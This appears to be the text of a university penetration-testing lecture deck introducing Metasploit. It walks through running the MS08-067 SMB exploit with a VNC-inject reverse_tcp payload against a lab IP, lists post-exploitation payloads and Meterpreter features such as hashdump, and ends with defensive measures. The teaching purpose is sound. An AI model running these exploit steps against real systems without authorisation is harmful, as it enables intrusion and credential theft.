Exploitation

Metasploit

- CSC436_Exploitation

The Metasploit Framework

- Penetration Testing Software
- Sub-project of the Metasploit Project
- Portable network tool written originally in Perl in 2003, but rewritten in Ruby by 2007
  - HD Moore and spoonm
- Acquired by Rapid7 in 2009


An Exploit Framework

- Formal structure for developing and launching exploits
- Metasploit is an exploit development framework
  - Simplifies the process of developing an exploit, standardizing how pieces of the puzzle fit together
- Open Source
- Researchers can develop, share, and access exploits for free using this framework.

Other Options?

- CORE Impact
  - Not free
  - ~$30,000
- SaintExploit
  - Not free
  - ~$20,000

Rapid7 Likes to Make Money, Too



Metasploit

- On the surface
  - Contains exploits you can launch against a box
    - Many different OS's
    - 1687 exploits at last check
- Under the hood
  - Structure for creating and testing exploits

But…

- Metasploit won't make you a l33t haxor
- It's an awesome tool, for sure
- It's a serious tool
- But it's not going to hack into hardened systems on its own

Is it a Vulnerability Scanner?

- Nope.
- Vulnerability Scanner = checks to see if a target has a vulnerability
- Exploit Frameworks take the next step
  - Actually exploits the machine.
  - Need Permission?

Metasploit Framework

- Open Source
- Current stable version is 4.
- Sections are written in C, python, and assembly
- Aims to facilitate research and experimentation rather than being an extremely current pentesting tool

Metasploit

- The real power is the ease of building your own exploits
- Can be used to help automate things in a pen test
- Check the functionality of defenses
  - IDS
  - IPS
  - HIDS

Components of Metasploit

- Console
  - The user interface
  - Allows you to interact with Metasploit
- Auxiliary Modules
  - Scanners, DoS, fuzzers, etc.
- Exploits
  - Predefined
  - Gets you on a box (maybe)
- Payloads
  - Snippets of code to do *something* on the victim machine after you're on it

How do we do this?

- Do recon.
- Do some scanning.
  - Port scans
  - Vuln scans
- Select a vuln -> Match it to an exploit
- Select a payload
- pwn

Let’s Open Metasploit

- We’ll be interacting with Metasploit via the command line
- Start the Postgres DB service
  - service postgresql start
- Initialize the Database (first time)
  - msfdb init
- Start Metasploit
  - msfconsole

Got a Vuln?

- 192.168.1.11

Sev	Name	Family	Count
CRITICAL	Microsoft Windows XP Unsupported Installation D…	Windows	1
CRITICAL	MS03-026: Microsoft RPC Interface Buffer Overrun…	Windows	1
CRITICAL	MS03-039: Microsoft RPC Interface Buffer Overrun…	Windows	1
CRITICAL	MS03-043: Buffer Overrun in Messenger Service (…	Windows	1
CRITICAL	MS04-007: ASN.1 Vulnerability Could Allow Code …	Windows	1
CRITICAL	MS04-011: Security Update for Microsoft Windows…	Windows	1
CRITICAL	MS04-012: Cumulative Update for Microsoft RPC/…	Windows	1
CRITICAL	MS04-022: Microsoft Windows Task Scheduler Re…	Windows	1
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remo…	Windows	1
CRITICAL	MS05-043: Vulnerability in Printer Spooler Service …	Windows	1
CRITICAL	MS06-040: Vulnerability in Server Service Could Al…	Windows	1
CRITICAL	MS08-067: Microsoft Windows Server Service Craf…	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities…	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows…	Windows	1

Searching is your friend

- search 2008
- search <Microsoft Security Bulletin Number>

- Pay attention to the Rank on exploits

```
msf > search ms08-067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

So We Found an Exploit!

- Found a match? Vuln exists on a box + Metasploit exploit?
- Issue the ‘use’ command

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Select a Payload

- What do we want to do once we get on a box?
- What possible payloads are there?
- Only certain ones work on certain boxes.

Some Popular Payloads for Windows

- Windows/adduser– creates a local admin
- Windows/exec – executes a windows binary (.exe) on the target
- Windows/shell_bind_tcp – Opens a command shell on the target, waits for connection
- Windows/shell_reverse_tcp – Opens a command shell on the target, and connects back to the attacker
- Windows/meterpreter – Runs meterpreter on the target (more later)
- Windows/vncinject – installs vnc on the target

bind_tcp? reverse_tcp?

- Payloads often will have a bind or reverse option.
- Bind will open a connection on the target and wait.
  - Pros?
  - Cons?
  - Defenses?
- Reverse will make a connection back to the attacker.
  - Pros?
  - Cons?
  - Defenses?

Meterpreter

- The Metasploit Interpreter
  - Very powerful command shell
  - Runs entirely in memory – extremely difficult to detect, as it leaves no tracks
  - Doesn't start a new process
    - Runs under the exploited process
    - Permissions?
  - "hacker's cmd"

Meterpreter Features

- Migrate – move to a different process
- Download – grab a file or dir from the target
- Upload – self explanatory…
- Normal linux commands…
- Hashdump – extract password hashes

- This is all really post-exploitation stuff.

Back to Metasploit – Choose a Payload

- Find what payloads are available for this host/exploit
  - show payloads
- Once we've found one…
  - set payload <selected payload>

```
msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Other Settings

- Each exploit and payload may have additional options you need to set
- Run the show options command

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                                  yes       The listen address
   LPORT                 4444             yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT               5900             yes       The local port to use for the VNC proxy
   ViewOnly              true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Setting Those Options

```
msf exploit(ms08_067_netapi) > set RHOST 10.10.20.65
RHOST => 10.10.20.65
```

- Use the set command
  - set RHOST 10.10.20.65
- Be sure to set all required options!

Droppin' Sploitz

- We're ready to run this exploit!
- Issue the exploit command

Sessions!

- Sessions -l

How Can We Defend Against Metasploit?

- Quality firewall
  - If you don't have a hole to get in through, you're not going to get in
- IDS/IPS
  - Exploits in Metasploit are public. Easy things for IDS/IPS to pick up on
- DEP/ASLR (EMET)
  - Data Execution Prevention – marks regions in memory as non-executable
  - Address Space Layout Randomization – randomizes the loading of objects into RAM at different locations – therefore memory addresses are not always the same each time something executes
- Patching!
  - 100% patched? Metasploit won't have an exploit for that.

- Are there any other vulnerabilities on the Windows box? Do a bit of research on them… are there any exploits in metasploit for them?